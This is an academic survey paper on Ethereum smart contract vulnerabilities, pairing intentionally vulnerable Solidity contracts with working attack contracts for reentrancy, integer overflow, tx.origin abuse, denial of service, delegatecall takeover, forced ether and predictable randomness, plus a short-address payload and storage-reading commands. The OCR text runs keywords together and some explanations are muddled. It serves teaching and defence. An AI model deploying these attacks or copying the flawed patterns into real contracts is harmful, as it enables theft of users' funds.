International Journal of Advanced Research in Engineering and Technology (IJARET)
Volume 11, Issue 8, August 2020, pp.901-922 Article ID: IJARET_11_08_089
Available online at http://iaeme.com/Home/issue/IJARET?Volume=11&Issue=8
ISSN Print: 0976-6480 and ISSN Online: 0976-6499
DOI: 10.34218/IJARET.11.8.2020.089

© **IAEME** Publication **Scopus** Indexed

SMART CONTRACTS: VULNERABILITIES AND REAL ATTACKS

Babbepaka Prasad
Department of Computer Science and Engineering,
Osmania University, Hyderabad, Telangana, India

S. Ramachandram
Department of Computer Science and Engineering,
Osmania University, Hyderabad, Telangana, India

ABSTRACT

Smart contracts have a piece of code which are executed under certain conditions and are deployed on blockchain. Some of the applications of smart contracts are crypto assets, Health care applications, voting, IOT, digital rights, gambling, escrow, music rights management, record keeping, smart property and e-governance. Smart contracts plays a crucial role in these applications but adversaries exploit smart contracts due to vulnerabilities in smart contracts and millions of dollars are drained within few years, like The DAO attack, King of the Ether Throne, Multi-player games, Parity Multisig Wallet, Rubixi, GovernMental, Dynamic libraries and Batch Transfer Overflow. Due to these reasons, an extensive research is required on attacks on smart contracts with efficient detective and preventive methods. In this paper, we concentrate on vulnerabilities of smart contracts which are the root cause of the attacks. The existing work on these attacks has discussed only a few of the vulnerabilities and there is a need to cover all smart contract vulnerabilities over Ethereum. The taxonomy of vulnerabilities is listed below with smart contract code and the investigations done on how the attackers are exploiting the Smart Contracts with these vulnerabilities.

Key words: Smart Contracts, Attacks, Ethereum, Vulnerabilities, Adversaries.

Cite this Article: Babbepaka Prasad and S. Ramachandram, Smart Contracts: Vulnerabilities and Real Attacks, *International Journal of Advanced Research in Engineering and Technology (IJARET)*, 11(8), 2020, pp. 901-922.
http://iaeme.com/Home/issue/IJARET?Volume=11&Issue=8

1. INTRODUCTION

One of the innovative technology of software products is blockchain. Blockchain was introduced by Satoshi nakamoto [1] with some of the features like fully decentralized, peer-to-peer platform, ledger technology and cryptographically secure for any application like crypto assets [2](bitcoin, Ether, NEO, XEM, ADA, EOS and Waves). Other applications which are not only crypto assets, include IOT[17], Health care and Record keeping[16], Voting[3], Identity management[3], Banking[14], provenance and supply chain[15] and Insurance[3]. Blockchain doesn't require trusted third party like existing banking applications. When the blockchain was introduced most of the companies built blockchain platforms as permission less and permissioned blockchain models. [2] Bitcoin, Cardano[11], EOS and Waves[2] are permission less models and Hyperlegder fabric[7], Quorum[10], R3 Corda and Tendermint[6] are permissioned platforms. Finally, few of the platforms act as both permissioned and permission less blockachian models like Ethereum[5], Neo[8] and Nem[9]. Some of these platforms support smart contracts which were firstly introduced by Ethereum [5] in 2015. Even before that Szabo Nick [4] in 1996 addressed regarding the smart contract but couldn't have any supported technologies and protocols for smart contracts. Smart contracts can play a crucial role in technologies, which is a piece of program that can be executed under certain conditions without including trusted third parties. Smart contracts started revolutions in technology to see the new world. Some of the applications of smart contracts are Gambling, IOT, E-voting, e-governance, banking, smart digital properties, crypto currency, music rights and access right. Legal contracts are not similar to smart contracts because legal contracts might be changed according to the government policies but smart contract can never change as once they are deployed on blockchain no one can change that particular smart contracts. Smart contract security is the serious issue on blockchain. To check the vulnerabilities of contracts, we deploy smart contract on Remix tool and check each vulnerability one by one.

In this paper, totally 33 vulnerabilities are listed and we cannot say that these vulnerabilities are final count. There might be increase due to lack of security knowledge or there could be lack of sufficient knowledge to develop these smart contracts. Most of the people think that smart contracts are applicable only to crypo currency assets but, crypto currency is actually a token. Tokens are used in smart contracts and can be any value like crypto currency, asset, land asset, record asset,….etc,. Below, we try to explain the attacks on smart contracts with the help of crypto-currency(ethers). Crypto-currency is one of the applications of smart contracts over blockchain. The attacks done on ethereum crypto currency can work on any applications of smart contracts like land pooling application, Health care application, voting application, IOT…etc,.


Application Layer
(crypto assets, Health care applications, voting, IOT, digital rights, gambling, music rights management, record keeping, smart property and e-governance)
Smart Contract Layer
(Vulnerabilities:Reentrancy attack,Arithmetic Over/Underflows attack,Denial of Service (DoS) attack,......)
BlockChain Layer

Figure 1 Abstract Layers of smart contracts

This paper mainly focuses on how the attacker exploits the smart contracts due to the vulnerabilities in smart contracts along with explanation of smart contract code. There is lot of confusion in vulnerability naming in existing work as different papers used different synonyms for single name of vulnerability. Most of the authors focused on few of the vulnerabilities but in this paper, we concentrate on all vulnerabilities of smart contracts which have been identified till date. Distribution of this paper is as follows, section 2 consists of theory of ethereum platform smart contracts, section 3 describes vulnerabilities of smart contracts and finally, section 4 lists real world attacks by attackers.

2. ETHEREUM SMART CONTRACTS

Ethereum[18] network is a virtual and Turing complete machine to execute the smart contracts over blockchain. Solidity compiler is used to compile the code of smart contracts and compiled code is deployed on blockchain to execute and enforce by the EVM. Ethereum contains two account holders namely external owned accounts (EOA) and contract accounts. EOA has private key to sign a particular transaction but contract account doesn't have any private keys. A User can perform three type of transactions over contracts; (a) initial or zero transaction, deploy a contract on blockchain (b) invoke the functions by users (c) transfer the tokens to other contracts. Ethereum is a decentralized, open model, consensus, peer to peer network and does not use any trusted third party for any application. To provide the trusted communication over untrusted parties, which are called miners in decentralized network, a consensus mechanism[19] is used. By using consensus protocols, "proof of work" puzzle is generated and issued to the miner[s] to construct the block and appended to blockchain. Miners can receive transactions by the users over contracts then whoever solves the puzzle first that miners can append the block into blockchain. In case, a puzzle is solved by two miners with same transactions at the same time then these two blocks are appended to the existing block. One of the two blocks acts as main chain block and the other one acts as a fork block. Next upcoming block is appended to the main chain block but not to child block. Consensus provides the security of transactions from the miners because adversaries might be possible in the network. Although, consensus protocols provide security to the network when the adversaries never reached to the more than 51 percent in the network. Ethereum executes deterministic smart contracts which mean that given input to the smart contract only produces output to that particular function.

2.1. Smart Contracts Programming

Before deploying the smart contracts, developers write the code in solidity language as a javaScript programming language. Solidity code is compiled on solidity compiler and it produces byte code and ABI code. Byte code is deployed into EVM to run the smart contract over blockchain. EVM can run, execute and enforce the byte code to produce results by using states. For instance, Faucet is smart contract which receives the ethers and send the ethers into any account. Before sending the ethers to recipient, transaction fee is added to the original amount which is consumed by the ethers and will send the original amount to another account. Faucet contract consists of one state variable and three functions namely, *withdrawAmount, getBalance* and *fallback* function. Constructor (line 4) is a function which executes only once before deploying the contract and set the msg.sender as a original owner of this contract. Fallback function (line 5) is invoked automatically when any user can send the amount to this contract which receives immediately. withdraw function (line 6) is invoked by any user to receive ethers from this contracts and finally, getBalance function is used to check how much balance is available in this contract.

```
pragmasolidity^0.6.10;
contractFaucet {
addresspublicowner;
constructor() public {
owner = msg.sender;}
function () externalpayable{}
functionwithdrawAmount(uintwithdraw_amount) public {
require(withdraw_amount<= 1 ether);
msg.sender.transfer(withdraw_amount); }
functiongetBalance() publicviewreturns (uint){
returnaddress(this).balance; }}
```

Figure 2 Simple Wallet Smart Contract

2.2. Transaction Fee

Transaction fee is necessarily required to execute any Smart contracts over blockchain. Indeed, not only smart contracts, general banking transactions also required processing fee for all transactions. Some financial banks charge high processing fee for the transactions and these fees are transferred to third parties which maintain the transaction records. In similar way, miner's charge less amount per transaction which called gas[20]. Gas is a execution fee for particular transaction and these amount is transferred to miners who will maintain the ledger. However, we need to concentrate on two things here, execution fee which is depending on function usage and highest gas price which is preferred first for execution by the miner. Whoever pays highest gas price that transaction executes first then goes for next transaction and this leads to starvation wherein the rich person will become richest. Developers needed very clear observation while writing smart contracts and must maintain low complex functions with limited lines of code because once the contract is deployed on blockchain and if transaction fails due to any reason, then transaction fee will never revert.

3. SMART CONTRACTS VULNERABILITIES

Duo to the vulnerabilities of contracts, attackers exploit millions of dollars emptied over smart contracts. According to [21] vulnerabilities are classified into three categories which are blockchain, EVM and programming vulnerabilities. Only few of the vulnerabilities were covered. Table 1 displays entire list of vulnerabilities in smart contracts and review one by one along with how the attackers exploit over smart contracts.

Table 1. Vulnerabilities of smart contracts on Ethereum

Blockchain	EVM	Programming vulnerabilities
1.Transaction Ordering Dependency/race condition, front running *2.Timestamp dependency/ time constraints* *3.Unpredictable states/Dynamic libraries/*	*1.Immutable* *2.Bugs/mistakes/ Constructors with care* *3.Ether lost in transfer* *4.Stack size limit/ Call stack Depth*	*1.Reentrancy attack* *2.Integer overflow/under flow/unchecked math* *3.tx.origin* *4.Blockhash* *5.Dos(denial of service Attack)* *6.Exception Handling/Exception disorder/ mishandled exception/unchecked send bug* *7.Short Address/Parameter Attack*

malicious libraries *4.Random Number/Generating Randomness/nothing is secrete/bad random/* *Entropy Illusion* *5.Untrustworthy data feeds*(Oracles) *6.Lack of Transaction privacy* *7.Lack of data feeds privacy*		*8.Call to unknown/External Call/ Unchecked call* *9.Send instead of Transfer* *10.Visibility/keeping secretes/Default visibility/* *failure to cryptography* *11.gas costly patterns* *12.gas less send* *13.Type caste* *14.Style violation* *15.Redundant fallback function* *16.self destruct* *17.External contract referencing/ Hiding malicious code* *18.Unexpected ether* *19. Floating Point and precision* *20.No restricted transfer* *21.Non-validated arguments*

3.1 Blockchain Vulnerabilities

3.1.1 Transaction Ordering Dependency/Race Condition, Front Running

Transaction ordering cannot be relied on smart contracts and its purely depending on miners to construct the block and put into blockchain[22]. If two dependent transactions are invoked by the same contract then ordering of transactions must affect the states of blockchain. Miner construct the order of transaction pool pending on the gas price of Two transactions (t_0 and t_1) and t_0 transaction gas price is less then t_1 transaction then miner order the transactions t_1 followed by t_0 and it will reflect to the states of blockchain.



Figure 3 Transaction Ordering Dependency [23]

Below contract illustrates how anyone who finds the hash value will gain 2 ethers in his account. But, attacker observing the transaction, who can guess the hash value sent by the account holder(line 5 and line 6) and attacker then sent same transaction with highest gas price then miners construct the transaction pool order of attacker transaction before the account holder transaction.

```
contractHashFind{
bytes32 constant publichash =
0x564ccaf7594d66b1eaaea24fe01f0585bf52ee708529f4eac0cc4b04711cd0e2;
constructor () public payable {}
functionfind(string memory solution) public {
require(hash == keccak256(abi.encodePacked(solution)), "incorrect value");
(boolsent, ) = msg.sender.call{value: address(this).balance}("");
require (sent, "Failed to send ether");}}
```

Figure 4 Smart contract for Find the Hash value

3.1.2 Timestamp Dependency/Time Constraints

Some of the smart contracts like lottery and gambling generates the random seed and trigger the condition which depends upon the timestamps. The malicious miners in the applications use these Timestamp vulnerabilities as shown in the code below. In the below code, at line 5 the miners use the block.timestamp and gets the complete control into their hands. The Miner constructs the block over local time and it can vary in few seconds with the global time for a maximum of 900 seconds, but right now it is applicable for few seconds only[22][23] . Malicious miner can take advantage of this situation and favor to himself/others.

```
1 contractTimestampOfBlock{
2 constructor() publicpayable{}
3 functionsolve() external payable{
4 require(msg.value>= 1 ether);
5 if(block.timestamp % 9 == 0) {
6 (bool sent, ) = msg.sender.call{value: address(this).balance}("");
7 require(sent, "failed to send ethers"); }}
8 functiongetBalance() public view returns(uint){
9 returnaddress(this).balance;} }
```

Figure 5 Smart Contract for Usage of block time stamp

3.1.3. Unpredictable States/Dynamic Libraries/Malicious Libraries

The state of smart contracts can be state variables and its values[21]. Unpredictable states may occur due to two situations. Firstly, whenever a user can send a transaction to the network and that state of transaction may not be same due the another state of smart updated before present user transaction completed. Second, miners can create a transaction pool to construct block and append it to the blockchain. Here, two individual miners can construct one block with same transactions with equal times then these two blocks can create branches and append to previous block. Next upcoming constructed blocks append to one of the branch and the remaining forks are abandoned and the deleted forks of transactions states can be reverted. At this time malicious nodes may try to modify the state of smart contracts favorably to him.

3.1.4. Random Number/Generating Randomness/nothing is secrete/Bad random/Entropy Illusion

Nothing is secrete in public blockachain and state variable are publicly available in blockachain. Public blockachain are maintaining the deterministic states and all the miners will have the same result. Due to this, it is very hard to generate Random number through smart contracts. Randomness is the well-known problem in smart contracts. Smart contracts are unable to generate random numbers especially for lottery and gambling systems. The Below code can generate random number from previous blocknumber and future time stamps (line 4) and the attacker can guess the random number which can be the correct one, then he can invoke the msg.sender(line 6) function and automatically all the ethers are sent to the corresponding address. Now, attacker attacks this *TheRandomnumber smart* contract with *Attack contract* and gets the balance (line 6).

1 contractTheRandomnumber{	*1 contractAttack{*
2 constructor() publicpayable{}	*2 functionattack(TheRandomnumbertheRandomnumber) public{*
3 functionguess(uint _guess) public {	*3uintanswer = uint(keccak256(abi.encodePacked(*
4 uintanswer = uint(keccak256(abi.encodePacked(	*blockhash(block.number - 1),*
blockhash(block.number - 1),	*block.timestamp*
block.timestamp	*)));*
)));	*4 theRandomnumber.guess(answer); }*
5 if(_guess == answer){	*5 functiongetBalance() public view returns (uint){*
6 (bool sent,) = msg.sender.call{value: 1 ether}("");	*6 return address(this).balance;}}*
7 require(sent, "send to failed"); }}}	

Figure 6 Smart contract for random number generator

3.1.5 Untrustworthy data feeds (Oracles)

Smart contracts are required to connect outside of the blockchain due to external information needed by smart contract execution. While requesting to the outside world there is no guarantee that the trusted third party information is correct or not. The smart contracts are unable to control over the third party information . To address this issue, Town Crier by Zhang et al.[24] proposed TC contract to be placed in the blockchain for request accepting by smart contract and TC contract connects to TC server, TC server act as bridge between the blockchain and outside world and it connects with HTTPS protocols.



Figure 7 Town Crier Architecture [24]

3.1.6 Lack of data feeds privacy

Smart contracts connect to the outside world that can be published by blockchain because it is open environment and there is no privacy on external data feeds. To Address this issue, Town

Crier by Zhang et al[24]. Has suggested that the TC contracts receive the request from smart contracts then encrypt the request by public key of TC server and TC sever decrypt the encrypted request by his private key.

3.1.7 Lack of Transaction privacy

Smart contract privacy is a well-known problem because the transactions can be seen by the users and the miners over open blockchain and also the privacy is very important in closed blockchain [54]. To tackle this issue,we build a tool hawk by Kosba et. al. [25] for privacy-preserving over blockchain without any cryptographic functions. Non programmers can write smart contract (Hawk contract) which is divided into two parts. One is for private information and the other for public information. Private information is available at manager (trusted third party) and public information is available at the blockchain.



Figure 8 Hawk Architecture [25]

3.2. EVM Vulnerabilities

3.2.1 Immutable Bugs/mistakes/Constructors with care

One of the feature of blockchain is immutability and also applicable to smart contract. Once deploy the smart contracts on blockchain no way to alter or update and only destroy the smart contracts. Before deploying the contract on blockchain we need to verify each and everything of smart contract code[26]. Due to this immutable vulnerability can send ether to unknown persons due to name of the *contractWalletOwner*modified to*walletOwner* in constructor (line 3) and also a user unable to withdraw funds from smart contract.

```
1 contractWalletOwner {
2 addresspublic owner;
3 functionwalletOwner(address _owner) public {
4 owner = _owner;}
5 function () payable {}
6 functionwithdraw() public {
7 require(msg.sender == owner);
8 msg.sender.transfer(this.balance);}
```

Figure 9 Smart Contract of Owner of Wallet

3.2.2 Ether lost in transfer

When the sender wants to send the money from one person to another , he is required with the account address and the smart contract address [21][29]. If the sender sends the money mistakenly to the unknown addresses which are called as orphan address, they are lost for ever. The smart contracts are unable to find this orphan address. Due to this reason, the sender has to check them manually because there is no perfect system which can address these issues.

3.2.3 Stack size limit/Call stack Depth

The call stack is increased by 1 when one contract calls the another and this can supports up to 1024 frames only. If it exceeds, then an exception will be raised by the contracts [21][27]. If the Contracts can't handle this situation properly then the attackers get a chance to do attack on those particular contracts. Attacker can invoke call stack up to final frame then immediately attacker can invoke the call function of main contract, if the main contract can't handled exception properly then attacker take a advantage to manipulate original result.

3.3. Programming Vulnerabilities

3.3.1 Blockhash

Blockhash vulnerability caused by malicious miners are same as block timestamps. Whenever user can send a transaction to the network based on block hash then malicious miners can modify that particular contract transaction to him favorably [28].

3.3.2 Reentrancy

Reentrancy[30][31][45] play a crucial role in smart contract vulnerabilities and due to this attack millions of dollars are lost in DAO(Decentralized Autonomous Organization). Reentrancy means, two contracts; contract A and contract B, contract B send some ethers to contract A and also control over it. By using contract B, an attacker will drain the all ethers from Contract A. Below code for reentrancy attack and in this code two contracts are there; *TheEtherStore* and *Attack*. *TheEtherStore* contract at (line 4) can deposit ethers who will sent by any account holder. By using *Attack contract*, An attacker can access the etherstore address by using constructor(line 3) and send some ethers to *TheEtherStore* (line 10)and immediately withdraw his amount (line 11) then reentrancy comes into picture here, Attack function can invoke the withdraw function to call the *TheEtherStore* withdraw function and execute the msg. sender. call(line 8) and receive(Attack contract) the ether by using fallback function before execute the line 10 of *TheEtherStore* contract and once again fallback function call the withdraw function of *TheEtherStore* like wise all the amount will drain from *TheEtherStore*.

```
1 pragma solidity ^0.6.10;
2 contractTheEtherStore{
3 mapping (address =>uint) publicbalances;
4 functiondepositEthers() public payable{
5 balances[msg.sender] += msg.value; }
6 functionwithdrawEthers(uint_amount) public {
7 require(balances[msg.sender] >= _amount);
8 (bool sent, )=msg.sender.call{value: _amount}("");
9 require (sent, "failed to send Ether");
10 balances[msg.sender] -= _amount;}
11 functiongetBalance() public view returns (uint){
12 return address(this).balance; }}
```

```
1 contract Attack{
2 TheEtherStorepublicetherStore;
3 constructor(address _etherStoreAddress) public {
4 etherStore= TheEtherStore(_etherStoreAddress);}
5 fallback() external payable{
6 if (address(etherStore).balance >= 1 ether){
7 etherStore.withdrawEthers(1 ether);}}
8 functionattack() external payable{
9 require(msg.value >= 1 ether);
10 etherStore.depositEthers{value: 1 ether}();
11 etherStore.withdrawEthers(1 ether);}
12 functiongetBalance() public view returns (uint){
13 return address (this).balance;}}
```

Figure 10 Smart contract for TheEtherStore to store ehters

3.3.3 Integer overflow/under flow/unchecked math

Solidity compiler doesn’t care about integer overflow/underflow but it directly executes the smart contracts code without showing any errors in that particular line of code[32][33][39]. One of the Datatype of integer is *uint256* which ranges from 0 to 2^{256} -1 and when it reaches the limit of integer then if we add a value of 1 it can be displayed as 2^{256}-1 +1=0, if we add the value 2 then it stores 2^{256}-1 +2=1, if we add 3 then it stores 2^{256}-1 +3=2 and so on. Same as overflow, Underflow displayed if we add -1 to 0 then 2^{256}-1, if we add -2 then 2^{256}-2, if we add -3 then system displayed 2^{256}-3. Attackers use these loop holes and attack on smart contracts. The Below code is attacked due to overflow occurs, An account holder can send ethers to this contract although, account holder may not withdraw his amount with in a one week (line 6 and 11) and after completion of one week then account holder can withdraw his amount from that particular contract with *call* function(line 14). An adversaries attack on this smart contract and withdraw his amount before a week and also withdraw his amount when he has decided(line 8) and here, the adversary contract (line 1) can be added amount of time to *increaseLockTime* function (line 8) to exceed the limit of locktime and it will become zero and withdraw his amount.

```
1 contractTheTimeLock{
2 mapping(address => uint) public balances;
3 mapping(address => uint) public lockTime;
4 functiondeposit() public payable{
5 balances[msg.sender] += msg.value;
6 lockTime[msg.sender] = now + 1 weeks;}
7 functionincreaseLockTime(uint _secondsToIncrease) public {
8 lockTime[msg.sender] += _secondsToIncrease;}
9 functionwithdraw() public{
10 require(balances[msg.sender] > 0, "Insuficeint funds");
11 require(now > lockTime[msg.sender], "locktime not expired");
12 uint amount = balances[msg.sender];
13  balances[msg.sender] = 0;
14  (bool sent, ) = msg.sender.call{value: amount}("");
15 require(sent, "Failed to send ether");}}
```

```
1 contractAttack {
2 TheTimeLocktimeLock;
3 constructor(TheTimeLock _timeLock) public{
4  timeLock = TheTimeLock(_timeLock);}
5  fallback () external payable{}
6  functionattack() public payable{
7  timeLock.deposit{value: msg.value}( );
timeLock.increaseLockTime(
uint(-timeLock.lockTime(address(this))));
8  timeLock.withdraw();
}


}
```

Figure 11 Smart contracts for Timelock

3.3.4 tx.origin

The global variable of blockchain is tx.origin which addresses the original sender of smart contracts. when ever we are using the tx.origin in smart contracts, it causes vulnerability to the smart contracts. An attacker trying to behave as a original sender and control over entire smart contract[34]. In the Below code ,there are two contracts; 1.*contract Wallet* contract and 2. *contract Attack*. *Wallet* contract can receive amount from any other account holder and only original sender can send entire amount by transfer function. An attacker can access the address of *Wallet* contract by using constructor (line 4) of Attack Contract and attack function(line 8) play a crucial role here to call transfer function. An attacker will drain all money from *Wallet* contract by using *wallet.transfer(owner, address(wallet).balance).*

```
1 contractWallet {
2 addresspublicowner;
3 constructor () public{
4 owner = msg.sender;}
5 functiondeposit () public payable{}
6 functiontransfer(address payable _to, uint_amount) public{
7 require(tx.origin == owner,"not owner");
8 (bool sent, ) = _to.call{value: _amount} ("");
9 require(sent, "Failed to send ether");}
10 functiongetBalance() public view returns(uint){
11 return address(this).balance;}}
```

```
1 contractAttack {
2 address payable publicowner;
3 Wallet wallet;
4 constructor(Wallet_wallet) public {
5 wallet =Wallet(_wallet);
6 owner = msg.sender;}
7 functionattack () public{
8 wallet.transfer(owner,
address(wallet).balance);}}
```

Figure 12 Smart contract for Wallet by using tx.origin

3.3.5 Denial of Service

Denial of service attack can disturb the functionality of smart contract and stop the execution of smart contracts [35]. The *EthersKing* contract is used to store the ether and who will send highest ethers to contracts that person is king of ether(line 9) and remaining persons receive their amount what they have sent (line 6). But, Dos attack had done with help of Contract *Attack*. The Intruder can send less ethers and compare with the next person ether amount but still he is king(line 3), because attacker contract doesn't have fallback function. Because of this error, the Contract king of ether is unable to send his amount to his account.

```
1 contractEthersKing{
2 address public king;
3 uint public balance;
4 functionclaimThrone() external payable{
5 require(msg.value>balance,
"need to pay more become the king");
6 (bool sent, ) = king.call{value: balance}("");
7 require(sent, "failed to send Ether");
8  balance=msg.value;
9 king= msg.sender;}}
```

```
1 contractAttack{
2 functionattack(EthersKingethersKing) public payable{
3 ethersKing.claimThrone{value: msg.value}();
}

}
```

Figure 13 Smart contracts for king of ethers

3.3.6 Exception disorder/mishandled exception/unchecked send bug

In smart contract, one contract has to call the another contract to fulfill their required functionalities[36][37]. While one contract calls the another contract, the exceptions are raised due to call-stack depth exceeds, out of gas and throw exception. Whenever one contract(caller) call another contract (cal lee) then callee contract can send return value to caller contract but the result may be correct or may be exception and the callee contract may be/ may not be check the return value because, to check the return value based on call function either *send()* function or *transfer()* function. whenever smart contract code can invoke the *send()* function to call another contract then callee contract return the value without checking the result and if called contract can invoke the *transfer()* function then callee contract return and it can the be checked by callee contract. Whenever an exception is raised, the gas has to consume either totally or partially depending upon the different call functions.

3.3.7 Short Address/Parameter Attack:

To Transfer the funds from smart contracts to a particular account holder the contracts needs the required parameters like address of account holder[38], amount and these parameters are encoded as ABI specification format like transfer() function signature(4 bytes), receiver address 20 bytes placed in 32 bytes and uint256 value like tokens (32 bytes) and send to EVM. It has special property like, EVM receive less bytes from the contract then add 0's to ending positions. Here, attacker takes advantage to attack on smart contracts. Assume this function,*functiontransfer(address to, uint tokens) publicreturns (boolsuccess)* and user can give parameters(address, value) to contracts then convert to ABI specifications like *a9059cbb 000000000000000000000000deaddeaddeaddeaddeaddeaddeaddeaddeaddead/*

0000000000000000000000000000000000000000000000056bc75e2d63100000 and send to EVM and execute it. Adversery can give on only 19 bytes instead of 20 bytes then encode ABI then send to EVM. it can add 0's to end positions like *a9059cbb 000000000000000000000000deaddeaddeaddeaddeaddeaddeaddeaddeadde00/*

00000000000000000000000000000000000000000000056bc75e2d6310000000. Due to this reason, the value and the address will be modified and the amount will be sent to the modified address.

3.3.8 Call to unknown/External Call/Unchecked call:

Smart contracts can call the another contracts with Call, send and Delegate Call [21][38].

Call: By using this *call* function, the user can initiate the msg.sender, msg.value of another smart contracts and transfers ethers to callee. Call invokes the function with msg.sender(address of sender) and send the amount to another callee contract. Ex; *(bool sent,)=msg.sender.call{value: _amount}("");*

send: The send function invokes to transfer the amount from current account to the receiver account with the help of fallback function of receiver. Ex:(*contract name.send(amount);*

Delegate Call/contract upgrade: Delegate Call is a low level function and it is used for context preserving of state variables. When we deploy the smart contracts on blockchain we cannot update,alter like manual contracts and only destroy those smart contracts. Due this limitation of smart contracts, Invoke the delegate call function to upgrade functions and state variables. Technically, another code of smart contract run on existing smart contracts which is nothing but context preserving and storage layout of contract Alice and contract Bob must be same. For instance, contract Alice can invoke the delegate call to contract Bob then contract Alice uses the state variables context locations of contract Bob.

```
contractAlice{
uintpublicnumber;
addresspublicsender;
uint publicvalue;
functionsetVars(address_contract, uint_num) public payable{
(bool success, bytes memory data)= _contract.delegatecall(
abi.encodeWithSignature("setVars(uint256)", _num));}}
```

```
contractBob {
uint publicnumber;
addresspublicsender;
uint publicvalue;
functionsetVars(uint _num) public payable {
number= _num;
sender= msg.sender;
value= msg.value;}}
```

Figure 14 Smart contract for Alice and Bob

Delegate call is one of the advantage of smart contracts and also uses this advantage helpful to the attackers. Furthermore, attacker contract (line 6) was try to change the ownership of *Alice* contract due to vulnerability of delegate call function in smart contracts.

```
1 contractAlice {
2 addresspublicowner;
3 Bobpublicbob;
4 constructor(Bob_bob) public{
5  owner=msg.sender;
6  bob= Bob(_bob);
}
7 fallback() external payable{
8 address(bob).delegatecall(msg.data);
}}
```

```
1  contract Bob{
2  addresspublic owner;
3  functionpwn() public{
4  owner = msg.sender;}}

1 contractAttack{
2 addresspublicalice;
3 constructor(address_alice) public {
4 alice= _alice;}
5 functionattack() public {
6 alice.call(abi.encodeWithSignature("pwn()"));}}
```

Figure 15 Smart contract for Alice and Bob by using Delegate Call

3.3.9 Force fully sends ether/Unexpected ether/Unsecured balance:

For instance, if we consider two contracts 1.GameOfEhters and 2.Attack contracts. In the GameOfEhters smart contract, with 5 account holders who can send 2 ethers each(totally 10 ether) and the user who will send 2 ethers for the last person will won the game. But, with the help of attacker contract, the intruder disturbs the game and we can’t define who the winner of this game is. Which is nothing but force fully send the ethers to particular contracts and destroy that contracts [47].

```
1 pragma solidity ^0.6.10;
2 contractGameOfEhters{
3 uint public targetAmount = 10 ether;
4 address public winner;
5 functiondepositEhters() public payable{
6 require(msg.value == 2 ether,
"you can only send one ehter");
7 uint balance = address(this).balance;
8 require (balance<= targetAmount, "game is over");
9 if(balance == targetAmount)winner = msg.sender;}
10 function cliamRewardForEhters() public{
11 require(msg.sender == winner, "not a winner");
12 (bool sent, ) = msg.sender.call{value:
    address(this).balance}("");
13 require(sent, "failed to send ether");}
14 functiongetBalance() public view returns (uint){
15 return address(this).balance;}}
```

```
1 contract Attack{
2 functionattack(address payable target) public payable{
3 selfdestruct(target);}}
```

Figure 16 Smart contracts for Ethers game

3.3.10 Send/Send instead of Transfer

In the send function when an exception is raised by the calle contract, it sends the return value without any further verification whereas in the transfer function, when an exception is raised, the callee contract doesn't simply return the value but it checks the value with caller contract and returns the value. So it is suggested for the contracts to use the Transfer function instead of the send function.

3.3.11 Visibility/Default visibility/Exposed functions or secretes/Access control / keeping secretes/failure to cryptography/No restricted write/Field disclosure

Visibility plays a major Role in solidity smart contracts and visibility offers to the state variables and functions of smart contracts[27][41]. Neglecting the developers while writing the code to develop smart contracts then vulnerabilities are possible. Visibility specifiers are visible to the external users which is depending on the either public or private [48]. Public can directly read by outside users and private can be read only by the restricted persons. But, vulnerabilities are possible when assigning the private specifier to state variable and functions. Below smart contracts have state variables with public and private and public variables can be visible by all external users and also possible to find private state variable information what have store in blockchain. State variable memory can stores have slot wise and each slot consist 32 bytes. Count state variable stores at slot 0 and msg.sender, istrue,u16 are stored at slot 1(20bytes + 1byte + 2bytes) and finally password stored at slot 2. by using Web3.eth.getStoraegeAt(addr, 0, console.log) command can find slot 0 information, Web3.eth.getStoraegeAt(addr, 1, console.log) with slot 1 information and finally Web3.eth.getStoraegeAt(addr, 2, console.log) find slot 2 information which in the form of another format . With the help of web3.utils.toAscii("result of above slot 2 command") command, there is a chance to reveal private state variable information to the public also.

`contract Private1 {`	Slot 0:count = "567"
`uint public countNumber = 567;`	Slot 1: owner = address for sender
`address public owner = msg.sender;`	Slot 1: isTrue = true
`bool public isTrue = true;`	Slot 1: u16 = 211
`uint16 public u16 = 211;`	slot 2: password = 12345
`bytes32 private password;`	
`uint public constant someConstant = 1345;`	
`constructor(bytes32_password ) public {`	
`password = _password;}}`	

Figure 17 Smart contract for find the private variables

